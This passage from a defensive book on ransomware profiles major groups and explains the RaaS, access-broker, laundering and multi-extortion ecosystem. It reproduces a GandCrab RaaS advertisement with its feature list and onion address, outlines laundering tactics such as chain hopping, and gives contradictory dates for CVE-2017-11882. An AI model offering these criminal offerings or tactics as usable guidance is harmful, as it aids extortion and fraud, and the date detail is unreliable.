A ransomware actor worried about brand reputation and referring to other ransomware actors as competitors is absolutely a sign that they think of themselves as professionals, even if the rest of the world knows the truth.

Who Are the Big Ransomware Groups Today?

This is, undoubtedly, the most fluid section of this book. As demonstrated earlier in this chapter, ransomware actors have changed their tactics many times, but those changes often take place gradually over several years. Ransomware groups, on the other hand, can pop up and shut down seemingly overnight.

There are a lot of reasons for this, but the biggest factor stems from the illegal status of ransomware. This means ransomware actors are often under the watchful eye of law enforcement, and while law enforcement certainly can move slowly (at least compared to what those of us in the information security community would like to see) it does move. In the first half of 2021 alone, law enforcement action was taken (see **Figure 1-5**³⁵) that brought down Netwalker Ransomware,³⁶ Egregor Ransomware,³⁷ and Clop Ransomware.³⁸ In addition, law enforcement action against a Bitcoin exchange to pull back some of the paid Colonial Pipeline ransom³⁹ was enough to send the ransomware group that conducted the attack, DarkSide, into rebranding (the actor behind DarkSide came out with a new ransomware in August called BlackMatter).

All this means that the ransomware threat actor landscape has drastically changed just in the first half of 2021. Make no mistake: The threat has not gone anywhere (this will be discussed in more detail in Chapter 2), but the main threat actors have changed.

Still, it's worth having a conversation about the current biggest ransomware threats and what to expect from each of these ransomware variants.



Figure 1-5: Replacement banner on Egregor site after law enforcement seizure

STOP/DJVU

The STOP ransomware family has been continuously active since December 2017. There are more than 300 variants of this particular ransomware family, making it by far the most prolific ransomware family operating today. According to a report from Emsisoft, STOP ransomware accounted for more than 71% of all submissions to the ID Ransomware project or approximately 360,400 attacks—and those are only the submissions to ID Ransomware, so the actual number is much higher.⁴⁰

Given its longevity and proliferation, why doesn't STOP ransomware make the headlines more often? Quite simply, it's throwback ransomware. STOP ransomware installs itself only on the victim's machine and doesn't spread throughout the network. The ransom demand is also lower, usually between \$500 and \$1,200, compared to the millions demanded by other ransomware actors. It's also relatively easy to

defeat using traditional security tools, such as up-to-date anti-virus services.

This means that most of STOP's victims are small businesses, home users, or victims in less developed countries, so the attacks don't get the attention lavished on the hands-on-keyboard attackers that go after larger targets, so-called Big Game Hunting attacks. That doesn't mean these attacks are any less devastating to the victims than the larger attacks; they're just not going to make the news.



The term “hands-on-keyboard” ransomware means a ransomware variant that requires manual intervention by a human operator to be deployed. These tend to be ransomware attacks that impact dozens, hundreds, even thousands of computers within a single network. Automated ransomware, like STOP/DJVU, usually only infect a single machine and don't require any human intervention to run.

Conti

Conti ransomware first appeared in February 2020, but wasn't seen extensively in the wild until June 2020. Conti is one of the most prolific hands-on-keyboard ransomware strains, with more than 450 known victims and undoubtedly many more that weren't publicized. Conti uses the RaaS model and is considered to be a cousin of the Ryuk ransomware, as both are operated by subgroups of the Wizard Spider cybercriminal group.

Some of Conti's victims include the Health Service Executive (HSE) in Ireland, which is responsible for all healthcare services in that country, the Volkswagen Group, Cambria County in Pennsylvania, Pearson Foods Corp., and Adams County Memorial Hospital. The threat actors behind Conti are known for their ruthlessness. While many

ransomware groups swore off going after healthcare facilities during the COVID-19 pandemic (it should be said with very “inconsistent” follow through on that pledge), Conti specifically targeted healthcare organizations in the hopes that the COVID-19 emergency would force victims to pay.

Despite Conti’s reported ruthlessness, there are limits to how much attention even it can withstand. After the attack against HSE crippled healthcare providers throughout Ireland for a week, Conti was forced to hand over the decryption key out of fear of government reprisal. Like many RaaS groups, the persona that Conti projects is one of brashness and boldness; it is “untouchable.” But, as history has repeatedly shown, ransomware organizations are very much touchable when they cross certain lines.



THE 101

Conti’s Disbanding

In February 2022, when Russia invaded Ukraine, Conti posted the following to their extortion site:

“The Conti Team is officially announcing a full support of Russian government. If anybody will decide to organize a cyberattack or any war activities against Russia, we are going to use all possible resources to strike back at the critical infrastructures of an enemy.”

The statement angered many Conti affiliates, especially those who live outside of Russia. It also angered a Ukrainian security researcher who had infiltrated Conti’s “inner circle.” This researcher then leaked two years’ worth of internal chats and documentation created by the team behind Conti and its affiliates. Known as the “Conti Leaks,” the documents provided an unprecedented insight into the workings of a ransomware group, sharing everything from important command and control infrastructure to mundane conversations that the bad guys had about payroll problems and other “employees” not doing their fair share.

The so-called Conti Leaks will provide years of analysis for both cybersecurity and academic researchers. The leaks also lead to the disbanding of the Conti group, though most of the core leaders have moved on to other ransomware groups at this point. Still, the ripple effects of the Conti Leaks are still being felt today.

LockBit Ransomware

LockBit ransomware first appeared in September 2019 and has been incredibly prolific. In 2020, Emsisoft reported more than 9,600 submissions to ID Ransomware from infected LockBit victims,⁴¹ making it the second-most-prevalent hands-on-keyboard ransomware submitted to the site that year.

Like Conti, LockBit is a RaaS offering with dozens of affiliates, making it hard to catalogue how it operates. Some LockBit affiliates use phishing campaigns to gain initial access, while others use exposed RDP servers and still others use exploitation of known vulnerabilities in common VPN or other edge infrastructures, such as SonicWall, Microsoft SharePoint, Microsoft Exchange, and more.

After the disappearance of the REvil ransomware group, LockBit relaunched itself as LockBit 2.0 along with an updated affiliate program, in the hope of attracting ex-affiliates from REvil and other ransomware groups that have been forced to shut down. Some of LockBit's victims include Yaskawa Electric Corp., Carrier Logistics Inc., Dragon Capital Group, and United Mortgage Corp.

One of the selling points of the newest version of LockBit is that it automates the deployment process for the RaaS affiliate (see **Figure 1-6**). All the affiliate has to do is gain access to the victim's Active Directory infrastructure and run a script. The ransomware deployment package will take care of everything else. Essentially, it's an "easy button" for ransomware, a very dangerous proposition for victims.




Figure 1-6: LockBit 2.0 affiliate program advertisement

Extortion-Only Groups

Since the start of 2022 there has been a rise in extortion-only groups, such as Karakurt and Lapsus. These extortion-only groups, or as Mandiant refers to them, “Multifaceted Extortion Groups,” are a growing problem and one that’s gaining traction among threat actors.⁴² A lot of the tactics, techniques, and procedures (TTPs) are the same for extortion-only and encrypt and extort groups, but the extortion-only groups do not encrypt data, instead they steal data and threaten to release it unless a ransom is paid. There’s even some

debate in the security community as to whether these groups should be referred to as ransomware, or be counted differently. But the truth is most victims don't care about nuances in naming conventions. Their data was stolen and they want to know what to do.

One thing victims of these kinds of attacks need to be aware of is that, even if a ransom is paid, the data is rarely if ever deleted despite all assurances by the threat actor. The data will be removed from the data leak site, but security firms have disclosed that data that was reported by the threat actors as deleted often shows up for sale on underground forums months or years later.

Nation State Ransomware Groups

Nation state groups have been involved in ransomware almost from the beginning. This chapter has already discussed WannaCry (North Korea) and NotPetya (Russia), both from 2017, but nation state activity in ransomware continues to grow. Since late 2021 there has been an increase in activity from nation state actors carrying out ransomware attacks. Just in that period there have been ransomware strains attributed to:

- China
 - ColdLock
 - DearCry
- Russia
 - Prestige
- North Korea
 - Maui
 - HolyGhost
 - VHD
- Iran
 - Moses Staff
 - Project Signal

These are attacks that use encryptors versus many nation state attacks that use wipers, which destroy any machine on which they're deployed. The motivations behind each country's entrance into ransomware is different. Some, like China and Russia, appear to be doing it to hide attribution and mask data theft or disruption operations. While others, like Iran and North Korea, appear to be doing it as a method of disruption and to raise funds because these are heavily sanctioned countries.

Either way, having nation state actors involved in ransomware attacks raises the stakes for victims and makes defending against ransomware attacks not only more challenging, but even more important.

Ransomware Is Constantly Evolving

An important point to take from this chapter is that ransomware is constantly evolving and will continue to do so into the foreseeable future. Ransomware has gone from malware delivered via floppy disk to large-scale campaigns that exploit previously unknown vulnerabilities. Ransomware has gone from demanding payment in check or money to gift cards and millions of dollars in cryptocurrency. Finally, ransomware groups have gone from one person sitting behind a computer to large, complex organizations with specialized roles. With the possible exception of Business Email Compromise (BEC) attacks, ransomware is, by far, the most profitable type of cybercriminal activity, and with that kind of money to be made it is not going to disappear easily.

Notes

- ¹<https://www.networkworld.com/article/2314306/files-for-ransom.html>
- ²<https://www.virusbulletin.com/conference/vb2005/>
- ³[https://en.wikipedia.org/wiki/AIDS_\(Trojan_horse\)#/media/File:AIDS_DOS_Trojan.png](https://en.wikipedia.org/wiki/AIDS_(Trojan_horse)#/media/File:AIDS_DOS_Trojan.png)
- ⁴<https://www.sdxcentral.com/security/definitions/case-study-aids-trojan-ransomware/>
- ⁵<https://www.sdxcentral.com/security/definitions/case-study-aids-trojan-ransomware/>
- ⁶<https://www.nytimes.com/1989/12/13/world/rogue-computer-disks-distributed-in-europe.html>
- ⁷<https://docs.broadcom.com/doc/istr-05-sept-en>
- ⁸https://www.f-secure.com/v-descs/mayarchive_b.shtml
- ⁹<https://gizmodo.com/the-vile-history-of-gift-cards-and-how-they-came-to-des-5434783>
- ¹⁰<https://www.smithsonianmag.com/smart-news/the-gift-card-was-invented-by-blockbuster-in-1994-180948191/>
- ¹¹<https://us.norton.com/internetsecurity-mobile-what-is-mobile-ransomware.html>
- ¹²<https://www.domaintools.com/resources/blog/covidlock-mobile-coronavirus-tracking-app-coughs-up-ransomware>
- ¹³<https://www.fbi.gov/news/stories/new-internet-scam>
- ¹⁴<https://www.justice.gov/opa/pr/us-leads-multi-national-action-against-gameover-zeus-botnet-and-cryptolocker-ransomware>
- ¹⁵<https://www.fbi.gov/wanted/cyber/evgeniy-mikhailovich-bogachev>
- ¹⁶<https://heimdalsecurity.com/blog/locky-ransomware-101/>
- ¹⁷<https://www.zdnet.com/article/this-ransomware-is-now-one-of-the-three-most-common-malware-threats/>
- ¹⁸<https://dataprot.net/statistics/spam-statistics/>
- ¹⁹<https://www.tessian.com/blog/phishing-statistics-2020/>
- ²⁰<https://www.zdnet.com/article/the-cost-of-ransomware-attacks-1-billion-this-year/>
- ²¹<https://www.latimes.com/business/hiltzik/la-fi-mh-2016-is-the-year-of-ransomware-20160308-column.html>
- ²²<https://blog.trendmicro.com/trendlabs-security-intelligence/a-case-of-too-much-information-ransomware-code-shared-publicly-for-educational-purposes-used-maliciously-anyway/>
- ²³<https://www.optiv.com/insights/source-zero/blog/tears-rain-deathhiddentear-ransomware-breakdown>
- ²⁴<https://usa.kaspersky.com/resource-center/threats/ransomware-wannacry>
- ²⁵<https://www.wired.com/2017/05/accidental-kill-switch-slowed-fridays-massive-ransomware-attack/>
- ²⁶<https://blog.malwarebytes.com/cybercrime/2017/05/how-did-wannacry-ransomworm-spread/>
- ²⁷<https://www.bbc.com/news/world-us-canada-42407488>
- ²⁸<https://www.wired.com/story/notpetya-cyberattack-ukraine-russia-code-crashed-the-world/>
- ²⁹<https://www.securityweek.com/us-canada-australia-attribute-notpetya-attack-russia>
- ³⁰<https://www.sophos.com/en-us/medialibrary/PDFs/technical-papers/SamSam-The-Almost-Six-Million-Dollar-Ransomware.pdf>
- ³¹<https://www.justice.gov/opa/pr/two-iranian-men-indicted-deploying-ransomware-extort-hospitals-municipalities-and-public>

- ³²<https://www.zdnet.com/article/gandcrab-ransomware-operation-says-its-shutting-down/>
- ³³<https://www.theverge.com/2019/8/11/20800979/check-point-canon-eos-80d-dslr-malware-ransomware-cybersecurity>
- ³⁴<https://therecord.media/i-scrounged-through-the-trash-heaps-now-im-a-millionaire-an-interview-with-revils-unknown/>
- ³⁵<https://www.justice.gov/opa/pr/department-justice-launches-global-action-against-netwalker-ransomware>
- ³⁶<https://www.justice.gov/opa/pr/department-justice-launches-global-action-against-netwalker-ransomware>
- ³⁷<https://www.zdnet.com/article/egregor-ransomware-operators-arrested-in-ukraine/>
- ³⁸<https://therecord.media/arrested-clop-gang-members-laundered-over-500m-in-ransomware-payments/>
- ³⁹<https://www.nbcnews.com/tech/security/u-s-recovers-millions-pipeline-ransom-because-hackers-mistake-n1269889>
- ⁴⁰<https://blog.emsisoft.com/en/38259/ransomware-statistics-for-2020-year-in-summary/>
- ⁴¹<https://blog.emsisoft.com/en/38259/ransomware-statistics-for-2020-year-in-summary/>
- ⁴²<https://www.sentinelone.com/blog/ransoms-without-ransomware-data-corruption-and-other-new-tactics-in-cyber-extortion/>

CHAPTER 2

Cryptocurrency, RaaS, and the Extortion Ecosystem

In This Chapter:

- Ransomware and Cryptocurrency
- The Commoditization of Ransomware
- The Rise of RaaS
- Double, Triple, and Quadruple Extortion

Ransomware is a multi-billion-dollar industry, albeit a ruthless and illegal one that destroys organizations and devastates people. The professionalism of ransomware groups, like it or not, has to be acknowledged in any approach that attempts to stop them. This chapter looks at the ransomware operator economy and the different services that have sprung up to both to support and defend against ransomware.

As discussed in Chapter 1, ransomware groups consider themselves professionals who are offering a valuable service to organizations that should have invested in security. On underground forums, ransomware groups often refer to themselves as “pen testers” looking to recruit other “pen testers.” (The phrase “pen testing,” short for “penetration testing,” is commonly used by legitimate security researchers for one type of research.) Part of the reason ransomware operators refer to access brokers as pen testers is that many underground forums ban the sale and advertising of ransomware, but even prior to the bans that was common terminology.

Of course, the truth is that these ransomware groups are nothing but crooks. But, without understanding how they see themselves, it's difficult to address and deal with the ransomware problem.

Ransomware and Cryptocurrency

Periodically, conversation swells up around banning¹ or regulating cryptocurrencies in the hope of stopping ransomware.² Putting aside the objection that bans or external controls are unrealistic—because any law passed trying to ban cryptocurrency would likely fail spectacularly, even in very oppressive regimes—we can speculate about whether doing so would slow down ransomware attacks.

As discussed in Chapter 1, ransomware existed prior to the advent of Bitcoin, and there were even successful campaigns that netted millions of dollars using MoneyPak, E-Gold, Western Union, and, of course, gift cards. In fact, some cybercriminals still rely on many of these same methods of collecting their ill-gotten gains. (How many grandparents have bought an iTunes or Amazon gift card to pay the “IRS” or “Sheriff’s Department”?) Despite the smaller dollar amount, these criminals still make millions of dollars a year operating out of call centers in India, Nigeria, and other places where law enforcement toward them is lax.

Ransomware was successful prior to the advent of cryptocurrency, though not nearly as successful as now. Other cybercriminals have found success using different forms of extortion payment. So could ransomware actors go back to these other forms of payment? Probably not.

Over the last few years, the size of ransom payments has ballooned exponentially. In 2020, Palo Alto reported that the average ransomware payment was \$312,000, but in the first quarter of 2021 the average payment was \$850,000.³ Those are just the averages; it's not unusual to see ransom payments in the millions of dollars.



If We Can't Regulate Cryptocurrency, Can We Regulate Cryptocurrency Exchanges?

There are also a lot of questions about whether cryptocurrency should be banned, because there are certainly benefits to a purely digital currency. If cryptocurrency cannot be banned or effectively regulated, what about cryptocurrency exchanges?

Eventually, even the most ardent supporter of cryptocurrency may have to trade in Bitcoin or Monero for cash. That's where exchanges come in. Exchanges allow people to trade the digital currencies for other digital currencies or fiat currencies. Cryptocurrency users could, in theory, trade their cryptocurrency for a fiat currency without an exchange. For example, two people could meet in a dim garage after dark, one with a briefcase of fiat currency, and the other with a laptop and an Internet connection. The first person hands over the briefcase with cash, while the second person transfers the agreed-upon amount of cryptocurrency into the first person's digital wallet.

Although this works and is sometimes done,⁴ it's not really scalable, especially given the number of people who use cryptocurrency and the number of transactions that occur each day. It's almost impossible for criminals who engage in ransomware attacks to conduct this kind of transaction, so cryptocurrency exchanges are a critical part of the ransomware ecosystem.

What would regulation of cryptocurrency exchanges look like? The most common answer is applying "know your customer (KYC)" laws to exchanges. This requires cryptocurrency exchanges to collect and verify information from clients looking to conduct transactions using the exchange's services, similar to the requirements most banks have. Extending KYC to cryptocurrency exchanges could make it harder for ransomware gangs to accept cryptocurrency as ransom payments. Even if the ransomware

groups were to figure out a way around that it would also make it harder to launder ransom payments and make it more difficult to pay affiliates.

Of course, mandating a universal KYC requirement across all exchanges poses its own challenges. The United States, European Union, Japan, South Korea, and other countries can band together and mandate that cryptocurrency exchanges that want to operate in their countries follow KYC regulations, but there will always be exchanges that don't comply and don't care that they can't do business in those countries (assuming those laws are even truly enforceable). Still, enforcing KYC laws would limit the number of exchanges ransomware actors could use to launder their money, which might make it easier for governments and private companies to more effectively track their transactions.

There are certainly arguments that the current success of ransomware is not tied to cryptocurrency. While some argue that ransomware could be profitable, even without the availability of cryptocurrencies,⁵ much of the financial success seen by these threat actors is tied to the perceived anonymity and irreversibility of large ransom payments.

While even Bitcoin transactions can be partially reversed, as happened after the Colonial Pipeline ransomware attack, the advent of cryptocurrency has empowered threat actors to demand—and receive—significantly higher ransoms.

Ransomware Negotiators

While there is a lot of focus on cybercriminal activity that has sprung up in support of ransomware groups, there have also been new roles created on the defensive side in support of stopping or recovering from ransomware. Most notably, the advent of ransomware negotiators.⁶

Ransomware negotiators are called in when a victim has decided they must pay the ransom for whatever reason. Negotiators are different than incident response (IR) firms, though some IR firms employ ransomware negotiators. Negotiators not only deal with the ransomware actors, they can often facilitate payment, especially for organizations that can't quickly source hundreds of thousands or millions of dollars in cryptocurrency.

Though this is starting to change, many ransomware groups prefer working with some negotiators⁷ as the ransomware operators see the negotiators as dispassionate and reasonable. There were concerns, at first, that some negotiators were simply taking advantage of victims and not helping in any way⁸ but as the industry has matured, the unethical ransomware negotiators have been more or less weeded out.

Ransomware negotiators provide a valuable service and help ransomware victims, especially smaller ones, navigate through the ransomware process, not just the ransom payment. They can be critical to ensuring ransomware victims come out from an attack as quickly and with as much of their data as possible without violating any sanction laws.

The Commoditization of Ransomware

Larger ransomware groups like Conti and LockBit continue to expand as they collect hundreds of millions of dollars in ransomware every year while the number of smaller players continues to grow, along with the number of victims. The sheer scope of ransomware attacks has meant that several cottage industries have sprung up supporting ransomware operations. It's still possible for one person to create and operate a ransomware variant by themselves, but that's not the norm.




Figure 2-1: The professional ransomware organization ecosystem

Ransomware operations usually involve contracting cybercriminals with specialized roles as shown in **Figure 2-1**. Most of these roles have nothing to do with launching ransomware attacks. They’re involved in development, gaining initial access, processing the ransoms paid, and even handling negotiations. While many of these people are more like independent contractors, some of these ransomware groups are large enough to maintain a small cadre of workers on their “payroll” and consider them employees.

Initial Access Brokers

Recorded Future⁹ estimates that there were 65,000¹⁰ hands-on-keyboard ransomware attacks in 2020. That’s simply too many victims for even the extensive network of actors and their affiliates to gain access to, steal files from, and deploy ransomware on them. That’s why Initial Access Brokers (IABs) have seen such meteoric growth on underground forums over the past couple of years.

The role of the IAB is to scan the Internet for vulnerable systems (how they do that will be discussed in Chapter 7, Chapter 9, and 10). Some

IABs specialize in *credential stuffing*, where the attacker attempts to log in with common username/password combinations using brute force in rapid succession, while others focus on *credential reuse*, where an attacker finds username/password combinations on underground markets and attempts to use them on a target.

The IAB's role in a ransomware attack is to gain and maintain the initial foothold. They then sell the access to ransomware actors for an average price of \$5,400.¹¹ Ads for IABs, like **Figure 2-2**, appear all over underground forums, often using the euphemism “pen tester.”

By some estimates, credential-based attacks on exposed RDP servers have overtaken phishing as the primary method of initial access by ransomware actors or IABs.¹²




Figure 2-2: Ransomware actor (Conti) recruiting “pen testers” on an underground forum (the top of the image is the original ad in Russian; the bottom is a roughly translated English version)

But RDP isn't the only opening for attack. Many IABs specialize in exploiting other vulnerable systems, such as:

- Pulse Secure VPN
- Citrix
- Fortinet VPN
- SonicWall Secure Mobile Access
- Palo Alto VPN
- F5 VPN

Essentially, any publicly exposed system that will allow remote access and does not have the correct patches applied (or could potentially allow for credential reuse) is a target of IABs, and a potentially profitable one.

Some IABs operate independently. Others work as contractors for specific ransomware groups, getting a guaranteed price for each network they infiltrate and turn over to the group. The ransomware groups often lure IABs into contract work by promising them bigger payoffs down the road. If the expected payoffs don't happen, IABs may retaliate. One IAB dumped sensitive information about the ransomware group for the world to see.¹³

Money Launderers

Money laundering is difficult for ransomware groups. In reality, laundering money has always been a challenge to pull off, but there is a difference between trying to move thousands of dollars versus millions of dollars at a time. Ransomware actors have gone from conducting a few simple transactions that hide their money to figuring out how to clean up millions of dollars in collected ransoms. When the money laundering arm of the Clop ransomware gang was arrested in June of 2021, it was reported that they had successfully laundered more than \$500 million in collected ransoms.¹⁴

How do ransomware actors move so much money through cryptocurrency exchanges?

Ransomware attackers move most of the funds taken from their victims to mainstream exchanges, high-risk exchanges (meaning those with loose to non-existent compliance standards), and mixers. Several Ransomware-as-a-Service (RaaS) operators make a point to advertise their payment portal's integration with mixing services as a feature to attract affiliate talent. Ransomware laundering activity is uniquely concentrated on a few platforms that move a majority of the funds. 73% of all the funds controlled by ransomware actors were sent to just 83 deposit addresses through June 2021.¹⁵ Just eight deposit addresses have moved more than \$1 million worth of ransomware funds this year. Those eight deposit addresses are also moving an additional half billion dollars in funds connected with other types of illicit and licit activity as well.

Some of these exchanges are also home to over the counter (OTC) brokers to facilitate transactions. Ransomware groups may send the funds directly or hire professional launderers who do that for them. In 2020 Chainalysis Inc. identified 100 OTC brokers who appeared to specialize in moving money for cybercriminals.¹⁶ OTC brokers are individuals or companies that hold large amounts of cryptocurrency. When a trader wants to exchange cryptocurrency for another type of cryptocurrency or fiat currency anonymously, they can negotiate an agreed upon price with an OTC, who will then handle the transaction. There are many legitimate OTCs with robust KYC requirements; however, there are others that don't maintain such standards, and are prime facilitators for criminals selling ill-gotten gains to parties looking to buy cryptocurrency at a discount without asking too many questions about where it came from. The OTC will handle the exchange and the original trader is able to maintain their anonymity.

Money laundering ransomware payments is an important part of any ransomware operation, especially as ransom payments have routinely reached seven and eight figures. Some might also employ

advanced obfuscation techniques like “chain hopping,” a term used to describe the conversion from one cryptocurrency to another to try to cause investigators to lose their trail. For example, after receiving a ransom payment in Bitcoin, a threat actor may move funds to an exchange and swap it out for Monero or Ethereum. This may occur several times before cashing out to make the ransom harder to track. Having a good team of money launderers has been critical to allowing ransomware groups to grow. However, with laundering large sums of money comes attention from law enforcement. It’s important to remember that, at the end of the day, for all their sophistication, ransomware groups are in it for the money, if law enforcement can make it harder for them to get and keep their money, they will find other, more profitable criminal activities in which to engage.

Exploit Brokers

Researchers have known for a while that ransomware actors buy exploits.¹⁷ The practice really came to light with the Kaseya REvil ransomware attack.¹⁸ In that attack, REvil, or one of its affiliates, exploited a previously unknown vulnerability (commonly referred to as a zero-day vulnerability) against Kaseya’s Virtual System Administrator (VSA) software. Kaseya VSA is remote management software often used by managed service providers (MSPs) to remotely administer and protect their clients, especially smaller clients with limited IT or security staff.

The Kaseya attack highlights the increased interest ransomware groups have in targeting MSPs and tools used by MSPs for exploitation. In this case, Kaseya’s network was never compromised—the REvil affiliate used the vulnerability to exploit MSPs using Kaseya’s VSA tool. Even then, the affiliate did not encrypt the MSP networks, instead the affiliate used its access to deploy the ransomware to the clients of the MSPs.

This attack scenario is increasingly popular with ransomware groups. For example, in 2019 TSM Consulting, an MSP in Texas, was

compromised by a REvil affiliate.¹⁹ Similar to the Kaseya attack, the ransomware operator did not encrypt TSM Consulting’s systems, but used TSM’s access to deploy ransomware to 23 towns and cities in Texas.²⁰ The difference between previous attacks and the Kaseya attack is the addition of the zero-day into the attack.

Small and midsize businesses are particularly susceptible to this type of attack because these businesses generally don’t have large IT and security staffs (if they have any). They are dependent on the MSPs for most IT functions, so if the MSP is compromised these businesses have no secondary line of defense.

As of this writing, The Kaseya VSA attack was the most high-profile use of an exploit by a cybercriminal ransomware group. But ransomware groups regularly chain together exploits as part of their attack strategy. Typically, they target well-known vulnerabilities for exploitation, rather than zero-days. The known exploits still work because ransomware groups and IABs are counting on the slow patch cycle that many organizations maintain.

In her excellent book, “This Is How They Tell Me the World Ends,” journalist Nicole Perlroth details the growth of the exploit marketplace and the competition between nation-state actors to acquire zero-day vulnerabilities and exploit them. Because of the enormous sums of money ransomware groups have made over the last few years, especially with the rise of RaaS, they’re able to compete with many nation-state actors to acquire exploits.

Ransomware groups primarily rely on exploit brokers to produce exploits for well-known vulnerabilities, especially anything that allows the ransomware actors or their affiliates to gain administrative access to Windows systems. Similar to IABs, some exploit brokers are paid by the exploit while others are contracted to the ransomware groups.



DEEP DIVE

CISA Top Vulnerabilities

At the end of July 2021, the Cyber Infrastructure Security Agency (CISA) released a report of the top exploited vulnerabilities.²¹ Of the top 12 exploited vulnerabilities, none had been released in 2021 and only four had been released in 2020.

The oldest in the top 12 was from 2017: CVE-2017-11882, a remote code execution (RCE) in Microsoft Office. CVE-2017-11882 was released in November 2019, making it three and half years old at the time the report was released. A lot of attention is paid to purchases of zero-day vulnerabilities by ransomware groups—and that’s a scary development—but the truth is that most of the time ransomware groups don’t need zero days because there are plenty of unpatched systems waiting to be exploited.

The Rise of RaaS

RaaS has been a force multiplier for ransomware groups over the past few years. RaaS allows ransomware groups to go after dozens of targets simultaneously and greatly increase the money they make, to the tune of more than \$590 million in the first half of 2021.²²

Chapter 1 discussed the SamSam ransomware group and how it demonstrated that a more manual approach to ransomware attacks, commonly referred to as hands-on-keyboard attacks, could drive up ransom demands and make ransomware actors even more money. These hands-on-board attacks targeting ever larger victims are often called “Big Game Hunting” attacks.

Big Game Hunting ransomware attacks are much more commonplace now than they were in 2016, but they are also more time-consuming than automated attacks. Because hands-on-keyboard attacks

require direct execution by a ransomware operator, they often take days or weeks to complete (though some have been completed in a matter of hours). Ransomware actors operating alone can realistically complete one or maybe two of these attacks a week. Gaining administrative access, finding and exfiltrating files, getting access to the Domain Controller and deploying the ransomware takes time, even in heavily scripted operations. Contrast that number to the Conti ransomware gang who, as of August 2021, regularly post 25 to 30 new victims to their extortion site. (Only a fraction of victims, somewhere between 10% to 30%, are publicized on extortion sites.)

Unsuccessful hands-on-keyboard attacks represent an underexplored area. Although an estimated 65,000 successful hands-on-keyboard ransomware attacks took place worldwide in 2020, based on anecdotal reporting, most attempted attacks fail. This is an area of study that isn't well-documented and hard to quantify. After all, if a Security Operation Center (SOC), security team, or automated system stops a ransomware attack in progress it doesn't make the news, and no one is collecting statistics on ransomware group failures. Despite how bad the ransomware problem is, it could actually be a lot worse.

Multilevel Marketing for Bad Guys

RaaS is often advertised using the same methods as multilevel marketing (MLM) schemes (see **Figure 2-3**). Though it is not a pyramid scheme in the truest sense, there are some similarities. RaaS operators refer to the criminals who subscribe to their service as "affiliates." But the similarities don't end there. Most RaaS offerings require an initial buy-in, after which affiliates pay for the service and the RaaS operator takes money off the top of each ransom paid. Some ransomware groups have even been known to pay affiliates who recruit new affiliates.

Categories:

- Hosting
- Forums
- Private Sites
- Communication
- Hacking
- Libraries/Wikis
- Markets
- Link Lists
- Social
- Other
- Adult
- Security

GandCrab as a service Ransomware RaaS 106 3

Dashboard access official !. Features • Autodetected Bitcoin Payments • Auto Spread • Change Process Name • Change Ransom Amount • Command-and-control Center • Countdown Timer • Delete All Restore Points • Detects VM, Sandbox And Debugger Environments • Disable Regedit • Disable Safe Boot • Disable Shutdown • Disable Task Manager • Edit File Icon • Empty Recycle Bin • Enable USB Infection • Files On External Media Also Encrypted • Full Lifetime License • Fully Undetectable • Generate PDF Reports • GEO Map • Hide GandCrab Files • Master Boot Record Exploit • Military Grade Encryption • Multi Language • No Dependency • Payment Page Link • Quick File Encryption • Real Time Ticket Support System For Victims • Secure File Erase • Statistics • Text To Speech • UAC Exploit • Unlimited Builds • Weekly Updates.

<http://gandcr4cponzb2it.onion> Offline: GMT 2020-01-18 18:27:02

Please leave a rating:

Positive:

Negative:

Please add your name to your comment

Figure 2-3: Advertisement for GandCrab RaaS offering from 2018

Like ads for MLM schemes, RaaS ads often tout the money that affiliates can make and post news articles showing the amounts that different victims paid. The ads cite the ransoms paid by these victims as a lure to attract new affiliates. RaaS operators maintain a brash and bold persona across underground forums, routinely hosting “hacking contests” offering prizes to those who come up with interesting proof of concept (PoC) exploit code.²³ The difference between RaaS offerings and legal MLM schemes is that most of the affiliates actually make money.

Unfortunately, It Works

Despite all the bluster and often ridiculousness of RaaS ads including YouTube videos like the one screen captured in **Figure 2-4**,²⁴ RaaS has been a very effective way of expanding the ability of ransomware actors to conduct multiple simultaneous attacks and collect increasing ransom payments from thousands of victims around the world.



**MOST ADVANCED
AND CUSTOMISABLE**

Figure 2-4: A screen capture from a YouTube video advertising Philadelphia Ransomware

Double, Triple, and Quadruple Extortion

Almost hand-in-hand with the growth of RaaS has been the expansion of the extortion ecosystem. As ransomware groups saw a drop in the number of victims willing to pay a ransom to decrypt their files, the attackers had to go to more extreme lengths to wrestle payment from their victims. As discussed in Chapter 1, MAZE was the first ransomware group to create an extortion site for stolen files, but other groups quickly followed suit, to the point where it's unusual for a ransomware group to lack an extortion site. **Figure 2-5** shows an example.

Ransomware extortion sites are used for more than just posting files. They also serve as a conduit for press and researchers to reach out to the ransomware group. Thus, many extortion sites have announcement sections where the ransomware group can post updates and “press releases.” These sites, despite being hosted on The Onion Router (TOR) anonymizing network, often serve as the public face of ransomware groups.




Figure 2-5: The Grief Ransomware extortion site—not only does it list victims and files, but it includes an incorrect interpretation of GDPR enforcement, as well as a slideshow about the cost of ransomware recovery

Extortion has become so important to ransomware that RaaS operators often include instructions about which systems to search once affiliates are inside the network in order to find the types of files to retrieve in order to maximize the chances of getting the ransom paid.

Double extortion isn't enough. Ransomware groups have expanded the extortion ecosystem in ways designed to maximize their chance of getting a ransom payment from victims. Ransomware actors have threatened to launch DDoS attacks against victims who refuse to pay,²⁵ have used call centers to call customers of ransomware victims to try to get those customers to convince the victims to pay,²⁶ and have even attempted to blackmail corporate executives. In addition, ransomware groups routinely try to find information about cyber insurance policies during the reconnaissance phase of the ransomware attack. Ransomware actors often cite these policies during negotiations.

Several ransomware groups have threatened to sell information about the ransomware attacks to stock markets or unscrupulous traders who could use the information to short victim companies' stock.

And ransomware groups are just getting started. Paying a ransom continues to be frowned upon and, some have argued,²⁷ should be illegal. As a result, ransomware groups have to go to greater lengths to convince organizations that not paying a ransom is going to be more expensive than paying the ransom and suffering the associated consequences.

In fact, in September 2021, several ransomware groups took these threats to the next level by threatening to delete the files and decryption key of any victim that called law enforcement or brought in a ransomware negotiator. **Figure 2-6** shows a notice posted to the DoppelPaymer ransomware extortion site, threatening to do just that. DoppelPaymer is just one example of a ransomware group doing this, others include Grief, BlackMatter and REvil.

Ransomware groups are also willing to embarrass victims by posting negotiations for victims who ultimately refuse to pay. In July 2022, when the group behind LockBit released version 3.0 of their ransomware they included the capability to record negotiations.²⁸ This means that any sensitive information that's discussed during negotiations may now become public if the ransomware group doesn't get paid.




Figure 2-6: A post from the DoppelPaymer extortion site threatening to delete data and keys from ransomware victims who use a negotiating firm or call law enforcement



Figure 2-7: This image highlights the practice of recording negotiations for public exposure²⁹

It's also another sign that victims should never assume that ransomware groups are negotiating in good faith, they're simply looking for any advantage they can get to try to force money out of their victims.

